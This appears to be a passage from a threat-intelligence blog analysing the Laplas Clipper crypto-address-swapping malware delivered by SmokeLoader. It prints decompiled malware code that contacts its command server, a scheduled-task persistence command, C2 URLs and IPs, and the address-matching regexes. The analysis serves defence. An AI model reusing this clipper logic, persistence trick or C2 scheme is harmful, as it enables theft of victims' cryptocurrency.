New Laplas Clipper Distributed via SmokeLoader

blog.cyble.com/2022/11/02/new-laplas-clipper-distributed-by-smokeloader/

November 2, 2022

Spiking Clipper Infection Targeting Cryptocurrency Users

Cyble Research and Intelligence Labs (CRIL) has continuously monitored malware campaigns that distribute different malware families, such as stealer, clipper, and ransomware.

Recently, CRIL observed a malware strain known as SmokeLoader, which carries popular malware family samples such as SystemBC and Raccoon Stealer 2.0, along with a new clipper malware dubbed Laplas Clipper that targets cryptocurrency users.

Through our research, we have identified more than 180 different samples related to the clipper malware in the last two weeks, indicating that the malware has been widely deployed in recent weeks. Our intelligence indicates that the incidents of Laplas Clipper infection are on the rise, as shown below.




Figure 1 – Rise of Laplas Clipper malware

SmokeLoader


SmokeLoader is primarily a loader; its intended purpose is to download and load other malware into the victim's system.

Generally, the SmokeLoader is either distributed via malicious documents such as Word/PDF documents, sent through spam emails, or targeted spear-phishing attacks.

Upon execution of SmokeLoader, it injects malicious code into the "explorer.exe" process and starts its malicious activity. Then, it downloads additional malware from the following URLs.

- hxxp[:]//45.83.122[.]33/admin/wevtutil[.]exe – SystemBC RAT
- hxxp[:]//45.83.122[.]33/admin/Microsoft.AppV.AppVClientWmi[.]exe – RecordBreaker (Raccoon Stealer 2.0)
- hxxp[:]//45.83.122[.]33/admin/avicap32[.]exe – Laplas Clipper

The below figure shows the network information of SmokeLoader downloading additional malware into the victim's system.



Source	Destination	Protocol	Length	Full request URI	Info
[redacted]	195.178.120.154	HTTP	243	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	71		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	420	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	256		HTTP/1.1 200 OK
[redacted]	195.178.120.154	HTTP	389	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	328		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	236	http://45.83.122.33/Microsoft.AppV.AppVClientWmi.exe	GET /Microsoft.AppV.AppVClientWmi.exe HTTP/1.1
[redacted]	195.178.120.154	HTTP	267	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	668		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	291	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	308		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	216	http://45.83.122.33/wevtutil.exe	GET /wevtutil.exe HTTP/1.1
45.83.122.33	[redacted]	HTTP	283		HTTP/1.1 200 OK
[redacted]	195.178.120.154	HTTP	251	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	668		HTTP/1.1 404 Not Found (text/html)
[redacted]	195.178.120.154	HTTP	256	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	308		HTTP/1.1 404 Not Found (text/html)
[redacted]	45.83.122.33	HTTP	216	http://45.83.122.33/avicap32.exe	GET /avicap32.exe HTTP/1.1
[redacted]	195.178.120.154	HTTP	309	http://195.178.120.154/	POST / HTTP/1.1 (application/x-www-form-urlencoded)
195.178.120.154	[redacted]	HTTP	669		HTTP/1.1 404 Not Found (text/html)

RecordBreaker (Raccoon Stealer V2)

SystemBC RAT

Laplas Clipper

Figure 2 – Smoke Loader downloads additional malware

SystemBC

SystemBC is a Proxy and Remote Administrative Tool (RAT) first seen in 2019. Various Threat Actors (TAs) have used this Proxy malware for the last few years. While it was recently distributed via SmokeLoader, this malware has increasingly been used in various ransomware attacks in the past.

After successful infection, the TAs can control the victim's machine to perform malicious activities such as stealing Windows usernames, volume serial numbers, downloading additional payloads, etc. It also acts as Proxy Bot, allowing the TAs to hide the IP when performing malicious activity.

RecordBreaker (Raccoon Stealer 2.0)

In June 2022, a new edition of the Raccoon Stealer was discovered in the wild by security researchers. Initially, the malware was named "Recordbreaker" but was later identified as a revived version of Raccoon stealer.

Raccoon Stealer is a type of malware that steals various data such as stored browser credentials and information, credit cards, cryptocurrency wallets, email data, and several other types of sensitive data from different applications from a victim's computer.


The operator of Racoon Stealer "Mark Sokolovky" had been arrested in March by Dutch authorities and was charged for his suspected role in conspiring to operate the Infostealer as a malware-as-a-service. While Dutch authorities arrested the suspect, the FBI and law enforcement partners in the Netherlands and Italy dismantled Raccoon Infostealer's infrastructure and took down the malware's existing version offline. The FBI has set up a website where people can verify whether they may have been a victim of a Racoon attack: *raccoon.ic3.gov*.

Laplas Clipper

Clipper is a family of malicious programs that targets cryptocurrency users. This malware hijacks a cryptocurrency transaction by swapping a victim's wallet address with the wallet address owned by TAs. When a user tries to make a payment from their cryptocurrency account, it redirects the transaction to TAs account instead of their original recipient. Clipper malware performs this swap by monitoring the clipboard of the victim's system, where copied data is stored. Whenever the user copies data, the clipper verifies if the clipboard data contains any cryptocurrency wallet addresses. If found, the malware replaces it with the TAs wallet address, resulting in the victim's financial loss.

Laplas is new clipper malware that generates a wallet address similar to the victim's wallet address. The victim will not notice the difference in the address, which significantly increases the chances of successful clipper activity.

The figure below shows the TA's Laplas Clipper advertisement on a cybercrime forum with feature details.



[RENT] Laplas Clipper Generation of similar addresses [redacted]

[redacted], October [redacted]

[redacted]

Posted October [redacted]

Laplas Clipper is a smart clipper with the function of generating addresses similar to the address of the owner, which will greatly increase your chances of success!

Tired of the same type of clippers from which you have not earned a single penny? Do you think clippers are a thing of the past and no one is falling for them? Our clipper will fix this situation! It will generate a similar address and a person will not notice the difference!

Advantages:

- Bitcoin address generation **(1, 3, bc1q)**
- Address generation for **ERC20/BEP20/Other (0x)**
- Choice **of prefix** or **postfix** generation
- **General statistics of** infected computers and the number of bots online
- Support for **19+ wallet** types
- Management via **web panel** , no need to have a VPS/Dedicated server
- **Autobuild** on site
- Ability to change addresses and any settings in **real time** (on old bots)
- **Notifications** about any clipper actions in Telegram

Figure 3 – Laplas Clipper advertisement used by TA on the dark web forum


The clipper can support wallets such as Bitcoin, Ethereum, Bitcoin Cash, Litecoin, Dogecoin, Monero, Ripple, ZCash, Dash, Ronin, Tron, and Steam Trade URL. The Laplas Clipper is priced as shown below:

- $29 / 1 Sunday
- $59 / 1 month
- $159 / 3 months
- $299 / 6 months
- $549 / 1 year

In this report, Cyble Research and Intelligence Labs (CRIL) conducts a deep analysis of the new Laplas Clipper malware to understand its behavior and capability.

Technical Details

The clipper sample Sha256: *e5bc55ce98909742d2f1353b3bc8749ecc71206a5b8fa2e656d2a3ae186c1e63* was taken for analysis. The sample is compiled using VB.NET and protected by VMProtect.



Detect It Easy v3.01

File name: C:\Users\[redacted]\svcupdater.exe

File type	Entry point	Base address
PE32	004b2f97	00400000

Sections	TimeDateStamp	SizeOfImage
0005	2018-09-20 18:09:29	00110000


Scan	Endianness	Mode	Architecture	Type
Detect It Easy(DiE)	LE	32	I386	GUI

protector	VMProtect(-)[-]	S ?
library	.NET(v4.0.30319)[-]	S
compiler	VB.NET(-)[-]	S
linker	Microsoft Linker(80.0)[GUI32,signed]	S ?

100% · 265 msec

Figure 4 – Static File Information

Upon execution, the malware loaded a new module named “build.exe” in memory which performs the clipper activities. Initially, the module (“build.exe”) creates a mutex to ensure that only one instance of malware runs on the victim’s system at any given time. The below figure shows the new module loaded in memory and mutex creation in the main function.



```
Assembly Explorer
build (0.0.0.0)
  build.exe
    Type References
    References
    { } -
    { } Smart
      Api @02000002
      Clipboard @02000003
      Config @02000004
      EntryPoint @02000005
      Handler @02000006
      StartUp @02000007
mscorlib (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Core (4.0.0.0)
System (4.0.0.0)
```

```
using System;
using System.Net;
using System.Threading;
using System.Windows.Forms;

namespace Smart
{
    // Token: 0x02000005 RID: 5
    internal static class EntryPoint
    {
        // Token: 0x0600000F RID: 15 RVA: 0x000022B0 File Offset: 0x000022B0
        public static void Main()
        {
            bool flag;
            Mutex mutex = new Mutex(false, Config.Domain.GetHashCode().ToString(), ref flag);
            if (!flag)
            {
                Environment.Exit(0);
            }
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            ServicePointManager.DefaultConnectionLimit = 9999;
            if (!StartUp.IsEnabled)
            {
                StartUp.EnableStartUp();
            }
            else if (Application.ExecutablePath == StartUp.FilePath)
            {
                Handler.Start();
            }
        }
    }
}
```

Modules

Process All


Name					ersion	Timestamp	Address	Process
mscorlib.dll					.8.4250.0 built by: NET48REL1LAST_C	05/08/2020 02:03:31	71290000-7269E000	[0xD68] svcupdater.e...
svcupdater.exe	Yes	No	No	2	3.5.5.46090	20/09/2018 18:09:29	00400000-00408000	[0xD68] svcupdater.e...

Figure 5

– New Clipper module loaded in memory and mutex creation

After that, the clipper creates a copy of itself into %appdata% location and adds task schedular entry for persistence (executes every 1 min for a duration of 416 days) by using the following command line:

> *“cmd.exe /C schtasks /create /tn \\{0} /tr \”{1}\” /st 00:00 /du 9999:59 /sc once /ri 1 /f”*



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
svcupdater	Running	At 00:00 on 27-10-2022 - After triggered, repeat every 00:01:00 for a duration of 416.15:59:00	27-10-2022 11:59:00	27-10-2022 11:58:01	(0x41301)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\[redacted]\AppData\Roaming\svcupdater\svcupdater.exe

Figure 6 – Task scheduler entry

Then, the malware initially downloads the regex pattern, monitors the user's clipboard activity, and validates if the clipboard contains any cryptocurrency address using the downloaded regex pattern. If the clipper identifies any wallet address in the clipboard data, then it downloads a similar TA's wallet address to the remote server by using the following functions:


- *GetRegEx()*
- *SetOnline()*
- *GetAddress()*

GetRegex():

The malware uses *GetRegex()* function to get all the regex patterns from the C&C server. This function calls *SendRequest()* function internally, which forms the below URL that downloads the regex pattern to identify the victim's cryptocurrency wallet address.

> *"hxxp[:]//clipper[.]guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"*

The below figure shows the code snippet used to get the regex pattern from the remote server.



```
    // Token: 0x06000003 RID: 3 RVA: 0x000020A6 File Offset: 0x000020A6
    public static Regex GetRegex()
    {
        return new Regex(Api.SendRequest("regex", new Dictionary<string, string>()), RegexOptions.Compiled);
    }

    // Token: 0x06000004 RID: 4 RVA: 0x000020C0 File Offset: 0x000020C0
    private static string SendRequest(string method, Dictionary<string, string> parameters)
    {
        string result;
        using (WebClient webClient = new WebClient())
        {
            parameters.Add("key", Config.ApiKey);
            string address = string.Format("http://{0}/bot/{1}?{2}", Config.Domain, method, string.Join("&", from parameter in parameters
            select string.Format("{0}={1}", parameter.Key, Uri.EscapeDataString(parameter.Value))));
            string text = webClient.DownloadString(address);
            result = ((!(text == "error")) ? text : null);
        }
        return result;
    }
```

"key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"

"http://clipper.guru/bot/regex?key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34"

RegEx downloaded from C2

Name	Value	Type
System.Net.WebClient.DownloadString returned	@"^(?:(1[a-zA-HJ-NP-Z1-9]{25,59})|(3[a-zA-HJ-NP-Z0-9]{25,59})|(bc1[a-zA-HJ-...	string

```
@"^(?:(1[a-zA-HJ-NP-Z1-9]{25,59})|(3[a-zA-HJ-NP-Z0-9]{25,59})|(bc1[a-zA-HJ-NP-Z0-9]{25,59})|(1[a-km-zA-HJ-NP-Z1-9]{25,34})|(3[a-km-zA-HJ-NP-Z1-9]{25,34})|(q[a-z0-9]{41})|(p[a-z0-9]{41})|(L[a-km-zA-HJ-NP-Z1-9]{26,33})|(M[a-km-zA-HJ-NP-Z1-9]{26,33})|(3[a-km-zA-HJ-NP-Z1-9]{26,33})|(ltc1q[a-km-zA-HJ-NP-Z1-9]{26,33})|(0x[a-fA-F0-9]{40})|(D{
HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})|(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93})|(8[0-9AB][1-9A-HJ-NP-Za-km-z]{93})|(r[0-9a-zA-Z]{24,34})|(t1[a-km-zA-HJ-NP-Z1-9]{33})|(X[1-9A-HJ-NP-Za-km-z]{33})|(ronin:[a-fA-F0-9]{40})|(T[A-Za-z1-9]{33})|(http(s)*:\/\/steamcommunity.com\/tradeoffer\/new\/\?partner=([0-9]+)&token=([a-zA-Z0-9]+))|(tz[1-3][1-9A
Za-km-z]{33})|(addr1[a-z0-9]+)|(cosmos1[a-z0-9]{38})|(Q[a-zA-Z0-9]+))$"
```

Figure 7 – Regex pattern downloaded from C&C server

The below table shows the details of targeted cryptocurrencies and their regular expressions.

Crypto Currencies	Regular Expression
Bitcoin (BTC)	(?:(1[a-zA-HJ-NP-Z1-9]{25,59}) (3[a-zA-HJ-NP-Z0-9]{25,59}) (bc1[a-zA-HJ-NP-Z0-9]{25,59})
Bitcoin Cash (BCH)	(1[a-km-zA-HJ-NP-Z1-9]{25,34}) (3[a-km-zA-HJ-NP-Z1-9]{25,34}) (q[a-z0-9]{41}) (p[a-z0-9]{41})
Litecoin (LTC)	(L[a-km-zA-HJ-NP-Z1-9]{26,33}) (M[a-km-zA-HJ-NP-Z1-9]{26,33}) (3[a-km-zA-HJ-NP-Z1-9]{26,33}) (ltc1q[a-km-zA-HJ-NP-Z1-9]{26,33})
Ethereum (ETH)	(0x[a-fA-F0-9]{40})
Dogecoin (DOGE)	(D{1}[5-9A-HJ-NP-U]{1}[1-9A-HJ-NP-Za-km-z]{32})
Monero (XMR)	(4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}) (8[0-9AB][1-9A-HJ-NP-Za-km-z]{93})
Ripple (XRP)	(r[0-9a-zA-Z]{24,34})
Zcash (ZEC)	(t1[a-km-zA-HJ-NP-Z1-9]{33})

Dash (DASH)	(X[1-9A-HJ-NP-Za-km-z]{33})
Ronin (RON)	(ronin:[a-fA-F0-9]{40})
Tron (TRX)	(T[A-Za-z1-9]{33})
Steam Trade URL	(http[s]*:\/\/steamcommunity.com\/tradeoffer\/new\/\?partner=([0-9]+)&token=([a-zA-Z0-9]+))
Tezos (XTZ)	(tz[1-3][1-9A-HJ-NP-Za-km-z]{33})
Cardano (ADA)	(addr1[a-z0-9]+)
Cosmos (ATOM)	(cosmos1[a-z0-9]{38})
Qtum (QTUM)	(Q[a-zA-Z0-9]+))

SetOnline():

The malware calls the *SetOnline()* function and confirms the victim is online by connecting to the below URL, which contains the system guide and API key.


> *“hxxp[:]//clipper[.]guru/bot/online?guid=DESKTOP-[Redacted]*
> *&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c332c3a34”*

GetAddress():

The malware uses the *GetAddress() function,* which forms the below URL with the victim’s wallet address and API key. The malware then connects to the formed URL to download similar TAs cryptocurrency wallet addresses from the remote server.

> *“hxxp[:]//clipper[.]guru/bot/get?*
> *address=0x5B28638188D7D9be3cAfE4EB72D978a909a70466&key=afc950a4a18fd71c9d7be4c460e4cb77d0bcf29a49d097e4e739c17c33*

The below figure shows the code snippet used to get the TAs wallet address from the server.



